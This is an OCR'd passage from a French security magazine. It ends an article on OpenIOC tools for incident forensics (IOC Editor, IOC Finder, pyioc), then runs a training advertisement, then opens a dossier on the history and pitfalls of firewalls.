


Figure 2 : Édition de l'IOC précédemment étudié suivant les instructions de son auteur

4.1 IOC Editor

IOC Editor, connu aussi sous le nom d'IOCe, est un éditeur graphique d'IOC : voir Figure 2.

L'utilisation de cet outil est assez triviale. Il est fourni avec un guide détaillé. Si nous voulions ajouter un terme à un IOC, il suffirait de faire un clic droit :




Figure 3 : Ajout d'un artefact dans IOC Editor

Un instant ! Pourquoi la catégorie **DnsEntryItem** n'apparaît nulle part dans ce menu alors qu'elle a été employée dans l'IOC que nous venons d'étudier ? Cette catégorie n'est malheureusement pas livrée par défaut avec IOC Editor **[11]**. Il est probable que Lucas Zaichkowsky ait utilisé un outil différent à moins qu'il n'ait ajouté cette catégorie à sa copie d'IOC Editor comme nous pouvons aussi le faire. Il nous suffit de télécharger la liste XML des termes disponibles à l'adresse http://openioc.org/terms/IOCFinder.iocterms, de la placer dans le répertoire **C:\Program Files (x86)\Mandiant\Mandiant IOCe**, de redémarrer IOCe et le tour est joué !




Figure 4 : La catégorie DnsEntryItem est désormais disponible

Outre l'édition d'IOC, IOC Editor permet aussi de comparer deux IOC. Pour aller plus loin, nous vous conseillons l'édifiante lecture du billet « Using Redline & OpenIOC to Build Effective Indicators » écrit par Ryan Kazancyan, disponible sur le blog de Mandiant à l'adresse https://blog.mandiant.com/archives/2050.

4.2 IOC Finder

IOC Finder permet d'exploiter les IOC. C'est un outil en ligne de commandes qui ne nécessite pas d'installation et qui doit être exécuté avec des droits administrateur. Il peut être copié sur une clé USB. Il peut aussi être déployé sur les machines Windows que vous désirez investiguer par des mécanismes Active Directory ou lancé à distance par le truchement de **PsExec** de **SysInternals** **[12]**, mais ces méthodes risquent de compromettre les comptes avec lesquels vous vous connectez à ces machines **[13]**. En effet, ne sachant pas a priori dans quel bourbier vous mettez les pieds, il vaut mieux se montrer précautionneux que d'être au chômage. Cela est vrai pour toutes les activités intervenant dans une analyse inforensique.

IOC Finder est fourni avec un guide au format PDF très explicite. Il fonctionne en deux phases. La première phase se déroule au niveau de la machine à investiguer et consiste à collecter les artefacts :

```
C:\Users\Saad Kadhi>mandiant_ioc_finder.exe collect -h
[...]
------------------------------------------------------------
mandiant_ioc_finder collect options:
------------------------------------------------------------
-o output_dir
     Output directory for data collection from the host lstrip is
     run on.  Defaults to current working directory.
-d drive
Drive letter to execute data collection on, e.g. c:.  You can pass this
     flag in more than once.  Defaults to %SystemDrive%.
[...]
```

La seconde phase consiste à générer un rapport. Elle se déroule sur le poste de l'investigateur. Il faut d'abord y rapatrier le répertoire généré durant la phase précédente puis exécuter IOC Finder avec la commande **report** en indiquant l'endroit où sont entreposés les IOC à l'aide de l'option **-i** :

```
C:\Users\Saad Kadhi>mandiant_ioc_finder.exe report -h
[...]
------------------------------------------------------------
mandiant_ioc_finder report options:
------------------------------------------------------------
-i input_iocs
     Name of an ioc file, zipfile or directory
     containing one or more .ioc files formatted in OpenIOC 1.0
     or greater.  Multiple -i flags may be specified for multiple
     sources.
-s source_data
     Path to a directory containing one or more data collections
     to process for IOC hit reporting.  mandiant_ioc_finder expects the
        directory structure to conform to the MIR Agent local data
        collection layout standard.
-t html|doc
        Specifies report type - either HTML or MS Word XML.
-o output_file (doc)|output folder (html)
        For the HTML format (-t html), this is the directory the report is
        generated in. Defaults to ./report/YYYYMMDDhhmmss.
              - NOTE: Currently Firefox is the only supported browser.
[...]
```

5 Ou vous êtes riche, ou vous avez de l'espoir et de la volonté

Nous avons présenté les IOC, allant jusqu'à les qualifier de prophylaxie. Nous avons aussi introduit le framework OpenIOC qui est une initiative qu'il convient de saluer ainsi que les outils gratuits qui permettent d'en tirer bénéfice.

Toutefois, et suivant la compromission à laquelle nous devons faire face, il n'est pas toujours aisé de créer des IOC de qualité. Pour cela, il faut tâcher d'identifier des artefacts faciles à évaluer mais que les attaquants pourraient difficilement masquer. Il faut aussi porter son attention sur les outils qu'ils emploient régulièrement pour maintenir une présence persistante tels que les RAT (*Remote Administration Tools*) : *Poison Ivy, Dark Comet, Ghost Rat* ou *Extreme Rat* par exemple.

Dans ce domaine, l'habile nemrod qu'est Mandiant a une sacrée longueur d'avance. Cette entreprise a amassé un véritable trésor sous forme d'IOC qu'elle peut injecter dans MIR, sa solution commerciale, afin de rapidement parcourir des milliers de nœuds sur un réseau et identifier ceux qui ont été compromis.

À notre connaissance, et au-delà des quelques exemples disponibles sur http://ioc.forensicfacts.com ou ailleurs, le partage de ces IOC n'est pas à l'ordre du jour. Ceci est compréhensible au vu des inestimables avantages qu'ils procurent à leurs auteurs dans la chasse aux intrusions, avancées ou non.

D'autres, tels Trustwave, se jettent dans la course aux IOC. Et à moins de disposer d'un budget conséquent pour s'allouer la solution et les services de Mandiant ou de ses concurrents, quelles sont nos options ?

Nous pouvons utiliser IOC Editor pour créer nos IOC, quitte à lui ajouter des catégories d'artefacts qui viendraient à nous manquer tel que nous l'avons montré. Nous pouvons aussi utiliser IOC Finder pour collecter des artefacts et les analyser sur la base de nos IOC. Mais son déploiement à grande échelle reste délicat et il ne couvre que les systèmes d'exploitation Windows.

Une solution se profile peut-être à l'horizon. Au début de ce mois d'octobre 2012, Jeff Bryner a publié pyioc **[14]**, un ensemble d'outils libres écrits en Python, sous licence GPL, et exploitant les IOC au format OpenIOC.

pyioc fonctionne sous un modèle client-serveur. Des agents appelés `pyiocClient`, et disponibles pour plates-formes Linux et Windows, sont installés sur les différents nœuds du réseau hébergeant l'un des systèmes d'exploitation supportés. Lorsqu'ils sont exécutés, les clients se connectent via SSL au serveur SOAP `pyiocServer` qui, si sa configuration l'y autorise, leur fournit des IOC. Les clients analysent alors les systèmes sur lesquels ils sont installés à l'aune de ces IOC puis fournissent les résultats au serveur.

Ce mode de fonctionnement a toutefois un gros défaut. En communiquant les IOC aux clients pyioc, nous révélons aux attaquants les artefacts que nous recherchons si ces vils personnages contrôlent au moins un système sur lequel nous avons installé un client pyioc. Par ailleurs, la version actuelle ne vérifie que 18 termes OpenIOC appartenant aux catégories `FileItem`, `PortItem`, `ProcessItem` et `RegistryItem`. Nous sommes loin des très nombreux termes couverts par IOC Finder.


Halte là ! Il ne faut pas tirer sur l'ambulance. Jeff Bryner a commencé quelque chose d'intéressant qu'il faut soutenir, surtout si on a de l'espoir à défaut d'avoir les poches pleines. Irions-nous jusqu'à qualifier pyioc de futur MIR libre ? La réponse à cette question dépend largement de notre volonté collective de partage et de contribution au sein de la communauté de l'investigation inforensique. ■

■ RÉFÉRENCES

[1] http://www.mandiant.com/
[2] http://www.openioc.org/
[3] http://www.mandiant.com/products/platform/
[4] Pour de plus amples informations sur XML Schema, veuillez consulter l'introduction proposée par le W3C à l'adresse http://www.w3.org/TR/xmlschema-0/ ainsi que l'entrée Wikipédia relative à ce langage à l'adresse http://en.wikipedia.org/wiki/XSD
[5] Peering Inside the PE: A Tour of the Win32 Portable Executable File Format, Matt Pietrek, March 1994. http://msdn.microsoft.com/en-us/library/ms809762.aspx
[6] Une excellente introduction à Zeus associée à une description technique des dernières évolutions de cette famille de malwares et de l'économie qui la sous-tend a été publiée par Dell SecureWorks à l'adresse http://www.secureworks.com/cyber-threat-intelligence/threats/The_Lifecycle_of_Peer_to_Peer_Gameover_ZeuS/. Nous tenons à remercier Jean-Philippe Teissier (@Jipe_) pour nous avoir fourni ce lien.
[7] L'IOC, dans son intégralité, se trouve à l'adresse http://ioc.forensicartifacts.com/wp-content/uploads/2012/03/10ccb93f-970b-4f0a-8e0c-5772cdd90a20.ioc
[8] http://ioc.forensicartifacts.com/2012/03/zeus-analyticdns-com/
[9] http://www.mandiant.com/resources/download/ioc-editor
[10] http://www.mandiant.com/resources/download/ioc-finder
[11] https://forums.mandiant.com/topic/question-about-ioc-dns-domain-names-network-indicators
[12] http://technet.microsoft.com/en-us/sysinternals/bb897553
[13] Pour comprendre à quels risques vous vous exposez en vous connectant à distance sur des machines potentiellement compromises à l'aide de comptes privilégiés, nous vous conseillons vivement la lecture des excellents billets de Mike Pilkington sur le blog du SANS Computer Forensics disponibles à l'adresse http://computer-forensics.sans.org/blog/author/mpilkington.
[14] https://github.com/jeffbryner/pyioc
[15] https://github.com/jeffbryner/pyioc/blob/master/docs/implemented.iocs.txt


DEVENEZ QUELQU'UN
DE RECHERCHÉ
POUR CE QUE
VOUS SAVEZ TROUVER.
FORMATIONS FORENSIQUES
Cours SANS Institute
Certifications GIAC
HSC
FOR 408
Investigation Inforensique Windows
FOR 508
Analyse Inforensique et réponses
aux incidents clients
FOR 558
Network Forensic
FOR 563
Investigations inforensiques
sur équipements mobiles
Dates et plan disponibles
Renseignements et inscriptions
par téléphone +33 (0) 141 409 700
ou par courriel à : formations@hsc.fr
HACK SCENE
www.hsc-formation.fr
SANS
GIAC
HSC
création agence Comelink - crédit photo : Hedge

DOSSIER



FIREWALL : GRANDE MURAILLE DE CHINE OU LIGNE MAGINOT ?

En 2005, aux JSSI de l'OSSIR, Hervé Schauer s'était fendu d'une présentation intitulée « les firewalls ne sont pas morts ». Huit ans plus tard, plus personne n'aurait l'idée de contester son utilité, il s'agirait plutôt de savoir combien de ses cousins plus ou moins proches (IDS, IPS, WAF, DAM, ...) lui adjoindre. Les *firewalls* n'ont pas disparu, ils se sont fondus dans le paysage de nos réseaux pour devenir omniprésents.

Ce vieux compagnon de l'ingénieur sécurité était autrefois repoussé à la périphérie des réseaux comme une dame pipi, protégeant les précieuses données de l'entreprise d'une menace venant forcément de l'extérieur.

La mobilité devait enfoncer les premiers clous dans son cercueil, rendant totalement *has been* les services rendus par un équipement de protection périmétrique. À l'heure où les cadres emportaient leur ordinateur professionnel à la maison pour télécharger du p0rn en P2P travailler en soirée avant de le connecter au petit matin sur le sacro saint réseau interne immaculé de l'entreprise, la sécurité périmétrique avait fait long feu... Le firewall s'implantait au coeur des réseaux internes pour limiter l'impact des ordinateurs mobiles aux mœurs légères et potentiellement infectés de bestioles plus ou moins hostiles.

Et puis, il y eut l'explosion du Web. Autoriser le port 80 devenait bien plus lourd de conséquences que d'ouvrir ou pas les ports « time » ou « echo ». La pertinence d'un firewall, soit-il *statefull*, à l'heure où l'on commençait à regrouper la totalité des services sur le protocole HTTP, commençait à poser question. C'est le début de l'analyse protocolaire et des WAF.

Une autre évolution censée, pour les abolitionnistes, enterrer définitivement les firewalls était la généralisation des protocoles chiffrés. Alors que les firewalls commençaient, tel un élève de CP découvrant l'écriture, à déchiffrer la couche 7, le recours systématique à TLS a fini par s'imposer, ne facilitant pas forcément les tentatives d'analyse d'un équipement en coupure. Encore une fois, les infrastructures ont évolué. Des équipements furent mis en place pour réaliser la terminaison TLS afin de pouvoir tout de même analyser les flux par essence suspects.

Et à l'heure où, n'en déplaise à l'ANSSI, le BYOND est une réalité dans beaucoup de structures, les firewalls ont de beaux jours devant eux pour essayer de mettre un peu d'ordre dans le souk protéiforme qu'est devenu un réseau « interne ». Les responsables financiers continuent à regarder à la dépense en matière d'achat informatique alors que tout Apple fan n'hésite plus, génie de Steve Job, à remplacer son MacBook pro de moins d'un an par un nouveau avec écran Rétina à 3.000€. La tentation devient alors forte d'utiliser son ordinateur personnel à la place du portable à 400€ fourni royalement par son employeur. Sans compter l'iPhone tellement plus sexy que le « smartphone » fourni par la société.

Et n'oublions pas, à l'heure du renouveau du *Made In France*, que les firewalls sont un fleuron historique du génie logiciel français, d'abord avec le vénérable NetWall de Bull, puis aujourd'hui avec Arkoon, NetASQ et le regretté EdenWall.

Tant de raisons de leur offrir un dossier...

Cédric Foll

LES FIREWALLS

Renaud Bidou – rbidou@denyall.com

mots-clés : FIREWALL / FILTRAGE / RÉSEAU / STATEFUL / MANDATAIRE

Historiquement, les firewalls ont été les premiers éléments d'infrastructure de sécurité déployés de manière « normalisée ». C'était il y a un peu plus de 15 ans. Historique, nouvelles technologies, fausses bonnes idées et état de l'art, retour sur un dinosaure qui n'est pas près de s'éteindre.

1 La genèse

1.1 Un besoin de filtrage

À l'aube des années 90, les systèmes étaient ouverts à tous les vents, pour le bonheur des quelques privilégiés qui savaient comment y accéder. Et si l'idée de restreindre les accès nous paraît aujourd'hui naturelle, elle était presque contre nature à l'époque, pour plusieurs raisons. Tout d'abord par philosophie. Si Internet a été créé dans un premier temps pour des besoins militaires, il a rapidement été pris en main par les universitaires et autres chercheurs baba cool à cheveux longs auxquels la notion de restriction d'accès aux données était insupportable.

Ensuite, et de manière plus pragmatique, pour des raisons techniques. Les composants d'infrastructure de l'époque ne traitaient pas la couche 4... Les passerelles étaient en couche 2, les routeurs en couche 3, et c'est tout. Le filtrage devait donc être basé sur les adresses IP et rien que sur les adresses IP, ou mis en œuvre sur les serveurs. La première option imposait un filtrage trop ou pas assez strict, la seconde une approche distribuée requérant une industrialisation des processus d'une autre époque.

1.2 Routeurs filtrants

La distribution des règles de sécurité sur les éléments « terminaux » et ici les serveurs est une hypothèse qui échoue rapidement sur la réalité du maintien en conditions opérationnelles d'un système d'information. Ce constat était déjà d'actualité il y a 20 ans. Les filtres ont par conséquent été appliqués sur les équipements d'accès et de concentration : les routeurs ; avec une problématique de taille : ces équipements ne traitent que les données de couche 3 et difficilement compte tenu des capacités des composants matériels de l'époque.

Aussi faut-il ruser, optimiser, réduire le spectre d'analyse. Le choix a été, « simplement », de limiter l'analyse et le filtrage à deux types de paquets : les paquets d'établissements de connexions TCP — les paquets SYN, et le premier fragment de datagrammes fragmentés. Sur le principe, cela réduit notablement le volume de données à analyser. Dans les faits, ces « optimisations » sont à la source des tiny fragments, fragments overlapping, FIN scan et autres solutions de contournement qui ont eu leurs heures de gloire dans les années 90.

1.3 Les hôtes « bastion »

Les routeurs filtrants ont donc rapidement montré leurs limitations, tant en matière de sécurité que de performances, et ce malgré les « optimisations ». La séparation physique des fonctions de filtrage et de routage est un concept qui est donc intervenu naturellement, afin de pallier les limitations des routeurs filtrants aussi bien que pour répondre aux premiers problèmes organisationnels. En effet, une nouvelle population en charge de la sécurité apparaît, et la répartition des rôles impose rapidement que les fonctions sécurité, réseau et applicatif soient dissociées.

Ainsi apparaissent les premiers composants dédiés à la sécurité et chargés du filtrage des paquets : les hôtes bastion. Leur mode de fonctionnement consiste à terminer la connexion à la place du serveur destination, vérifier les autorisations (voire la conformité protocolaire dans certains cas) et transmettre ou non au serveur par une nouvelle session TCP, établie depuis le *firewall*... Oui, les premiers firewalls étaient des Reverse-Proxy. TIS, M>Wall, Gauntlet ou Raptor étaient leurs noms. Rest In Peace.

Les hôtes bastion ont été victimes de plusieurs facteurs simultanés. Le premier est la nécessité de disposer de modules spécifiques à chaque application ou au moins à chaque protocole de couche 7. Une spécificité qui s'est rapidement transformée en critère éliminatoire, en particulier à une époque où un nouveau protocole était développé chaque jour. Puis les performances : traiter chaque requête au niveau applicatif impose au firewall d'être à même de supporter à lui seul la charge destinée à l'ensemble des serveurs protégés, voire plus compte tenu du fait qu'il faut établir et gérer la session vers le serveur cible. Et enfin, un effet de mode qui a poussé en avant un produit dont l'interface était révolutionnaire d'efficacité : Firewall-1.

1.4 L'ère du Stateful

Une nouvelle ère dynastique s'est ouverte avec Checkpoint et son firewall *stateful*. Le principe de cette technologie est simple et vise à pallier les limitations des hôtes bastion : ne gérer les flux qu'au niveau réseau tout en gardant une notion d'état des connexions. Cette notion d'état permet tout simplement de maintenir une table des sessions en cours sans pour autant que le firewall ne devienne acteur de la session. Agissant comme un routeur « aware », interdisant tout paquet qui ne serait pas associé à une session déjà établie et autorisée, le firewall stateful échappe aux travers auxquels les routeurs filtrants ont été confrontés et offrent une solution technique qui prend le meilleur des deux mondes.

Les firewalls stateful se déploient rapidement grâce non seulement à cette technologie qui allie sécurité et performance, mais aussi (et surtout disent les mauvaises langues) parce que Checkpoint Firewall-1 dispose d'une interface d'administration redoutable d'efficacité. Un triplet technologie/exploitabilité/marketing comme il nous en a rarement été donné d'en voir ces 20 dernières années...

2 Les 7 péchés capitaux

Ainsi, les firewalls se sont développés et ont investi les systèmes d'information dans lesquels ils ont maintenant une place à leur nom. Nul ne saurait les remettre en cause ni même douter du bien-fondé de leur présence. Mais entre doutes injustifiés, image mythique (voire mystique), et mauvaises pratiques, il n'en reste pas moins que leur efficacité dépend surtout de la capacité des architectes à les positionner de manière appropriée sans céder aux 7 péchés capitaux.

1. L'orgueil : « le firewall est fort, le firewall est tout puissant, le firewall à lui seul saura préserver mon infrastructure ». Bien souvent encore, le firewall est considéré comme une condition nécessaire et suffisante à la sécurité du système d'information.
2. L'avarice : certes, une solution meilleur marché permettra d'effectuer sur le même équipement les fonctions de firewall, d'antivirus, de filtrage d'URL, d'authentification, d'IPS, etc. En sécurité, comme dans la plupart des solutions informatiques, la mutualisation est associative. 1+1 font 1, et encore, dans le meilleur des cas...
3. L'envie : d'avoir un firewall parce que ça fait bien et que tout le monde en a un. Le choix d'une technologie devrait reposer sur des besoins et l'adéquation de la technologie retenue avec ces besoins.
4. La colère : dont étaient victimes les firewalls dans les premières années, car c'est toujours de la faute du firewall si ça ne marche pas (cf. l'article sur les WAF pour la version moderne).
5. La luxure : au sens du plaisir recherché par soi-même, ou la sécurité pour la sécurité. Le firewall doit être un outil permettant d'appliquer une politique de sécurité, et non l'inverse : la politique de sécurité est construite à partir du firewall et de ses capacités.
6. La gourmandise : car il y a eu beaucoup d'abus, certains voulant déployer des services (comme le DNS) sur les firewalls, d'autres envisageant de déployer des firewalls réseau sur tous les serveurs d'applications.
7. La paresse : et la prime à la simplicité qui ont conduit (comme cette vieille règle 0 sur Firewall-1) à bien des drames à force d'autoriser du personnel incompétent à manipuler des outils aussi critiques pour la sécurité.

Passées les fourches caudines de ces 7 péchés, il était temps à l'histoire de franchir une nouvelle étape : la révolution Internet.

3 Les firewalls à l'époque industrielle

Le début des années 2000 marque la généralisation des accès Internet. Les firewalls réseau sont alors confrontés à trois problématiques majeures : des architectures de plus en plus complexes, une croissance exponentielle des besoins de performance et l'administration de jeux de règles tentaculaires.

3.1 Architectures

Les premières architectures de sécurité étaient d'une simplicité spartiate : un routeur - un firewall - un *switch* (Figure 1).

Le concept de zones de sécurité, l'exposition de ressources sur Internet (serveurs de mail, serveur web), et la prise de conscience que ces ressources pouvaient être compromises, ont conduit à la définition de DMZ et la segmentation des zones d'accès en plusieurs réseaux (Figure 2).




Figure 1

Petit à petit, les services sur Internet deviennent importants, critiques puis vitaux pour les entreprises. Se pose alors la question de la haute disponibilité des architectures de firewalls. Les premières solutions propriétaires font leur apparition allant jusqu'à devenir un produit à part entière et à faire vivre des entreprises telles que StoneSoft, créée à l'origine pour fournir une solution de haute disponibilité à Firewall-1. Ces solutions sont ensuite rapidement remplacées par des mécanismes standards tels que VRRP ou physiquement par des équipements de répartition de charges (Figure 3).

Enfin, la mutualisation des liens physiques impose la gestion des VLAN, du routage inter VLAN et du filtrage entre ces derniers. Les architectures physiquement complexes le deviennent maintenant aussi logiquement, pour le plus grand plaisir des administrateurs réseau et sécurité.

3.2 Les performances

Du point de vue des performances, ce n'est pas seulement l'accès Internet (dont les débits passent toutefois de quelques Mbps à 100 Mbps en quelques




Figure 2




Figure 3

années) qui impose une course effrénée, mais aussi et surtout le fait que des besoins de segmentation se font sentir sur les réseaux internes auxquels sont connectés des populations de plus en plus hétérogènes et de plus en plus étrangères à l'entreprise.

Le Wi-Fi, les extranets, les populations nomades, les filiales, les partenaires, les PDA... autant de vecteurs d'intrusion qu'il faut cloisonner, tant que faire se peut, dans des zones bien distinctes de réseaux dont les *backbones* sont à quelques Gbps. Une autre échelle, et l'avènement d'une nouvelle génération d'acteurs tels que Juniper ou Fortinet dont les solutions matérielles dédiées ont su répondre à ces problématiques « modernes ».

3.3 La gestion

Mais le support de débits de l'ordre des quelques Gbps n'est pas tout : il faut aussi gérer les règles et autorisations de tous ces gens-là. À l'échelle de certaines organisations, cela donne des nombres qui effraient. Ainsi, une de nos banques hexagonales exploite un firewall dont le petit nom est 4k, pour les 4000 règles qu'il met en œuvre...

Autant dire que le suivi, la maintenance et la cohérence de l'ensemble demandent une expertise à part entière et des ressources à plein temps. Et s'il est illusoire d'imaginer un instant que l'ensemble des règles de ce type de firewall est parfaitement en accord avec la politique de sécurité à l'instant t, il est néanmoins possible d'échapper aux conséquences désastreuses d'une évolution incontrôlée. C'est là que l'on se rend compte que les interfaces textes, les imbrications de chaînes et autres subtilités d'un autre temps sont vouées à l'extinction.

L'interface doit être graphique, performante, multi-utilisateurs, supporter des ensembles d'équipements et permettre un suivi efficace des modifications. La sécurité devient un sujet industriel.

4 Les firewalls NG

Il aurait été étonnant que nous en restions là. Un marché qui n'évolue pas ne laisse pas de place à de nouveaux acteurs, se consolide et se sclérose. Or le marché du filtrage représente une telle manne que chacun rêve de se tailler une part de la bête. Il faut donc innover, coûte que coûte.

4.1 Les utilisateurs au coeur de la politique

Une innovation qui avait le mérite de faire du sens consistait à autoriser une connexion non plus à partir de la source réseau d'une connexion, mais à partir de l'authentification de l'utilisateur. Si la justification d'un tel paradigme tombe sous le sens d'un point de vue purement sécuritaire, la mise en œuvre et l'adoption par le marché se sont démontrées beaucoup plus problématiques. Et si les déboires de notre Edenwall national restent une douloureuse expérience, il n'en reste pas moins pertinent de constater que les premières versions de Firewall-1 disposaient de solutions embryonnaires (qui sont au demeurant restées embryons) et que d'autres éditeurs outre-Atlantique ont tenté cette aventure avec un résultat comparable.Vue de loin, la principale problématique associée à cette technologie est le « provisioning ». Fournir un agent et des informations d'authentification à un nombre indéfini d'utilisateurs sur un nombre de plates-formes également indéfini est une gageure. Certes, l'authentification n'est pas obligatoire, et il est possible de restreindre le nombre de plates-formes supportées. Dans ce schéma, la valeur ajoutée s'amenuise, d'autant plus qu'un petit acteur du marché ne saurait concurrencer sérieusement les mastodontes sur les fonctionnalités « de base », les performances ou l'administration. Ainsi, et à l'exception de quelques entreprises aux contraintes de sécurité particulièrement élevées, les firewalls authentifiants n'ont pas su s'imposer.

4.2 Le DPI

Car pour percer dans un tel marché, il ne s'agit plus de fournir une solution technique a priori pertinente, il faut convaincre au plus haut niveau de la hiérarchie. Pour ce faire, c'est un concept qui doit émerger, surfant sur une vague visible des plus hautes sphères hiérarchiques de l'entreprise. Facebook, les milliers d'heures passées par les employés sur les réseaux sociaux, et de jolis graphes identifiant en 3D et en couleurs cette gabegie communicante.

Avec le DPI (*Deep Packet Inspection*) et Palo Alto comme porte-drapeau, une nouvelle génération d'équipements fait une entrée fracassante dans le monde fermé des firewalls. Il ne s'agit plus d'autoriser l'accès au port 443 de la machine 10.2.45.32 à partir des machines du réseau 192.168.5.0/24, mais de n'autoriser le *streaming* qu'aux dirigeants de l'entreprise... Qui dit mieux ?

4.3 Le label FW NG

Mais le DPI reste une technologie, et quand bien même elle présente des arguments on ne peut plus vendeurs, une technologie seule ne fait pas un marché. Pour ébranler un édifice aussi solide que la base installée des Checkpoint, Juniper et autres Cisco, il fallait un argument de choc, un slogan vendeur et des sponsors... Et Gartner invente le Firewall NG.

Il s'agit ici de définir ce qu'est l'avenir du firewall, vu par les plus grands analystes technologiques de la planète. Leur définition tient en quelques points :

- Configuration « en ligne », sans interaction avec le réseau ;
- Support des fonctions des firewalls de première génération : stateful, NAT et VPN ;
- IPS réseau intégré offrant une capacité de corrélation automatique pour un blocage plus efficace ;
- « Application awareness », soit notre fameux DPI ;
- Intelligence extrafirewall (ça, c'est mon préféré), soit la capacité de filtrer l'accès à des ressources (URL ou répertoires), d'autoriser ou non des adresses IP (...), etc. ;
- Capacité d'évolution pour bloquer les nouvelles menaces qui apparaîtraient en cours de route.

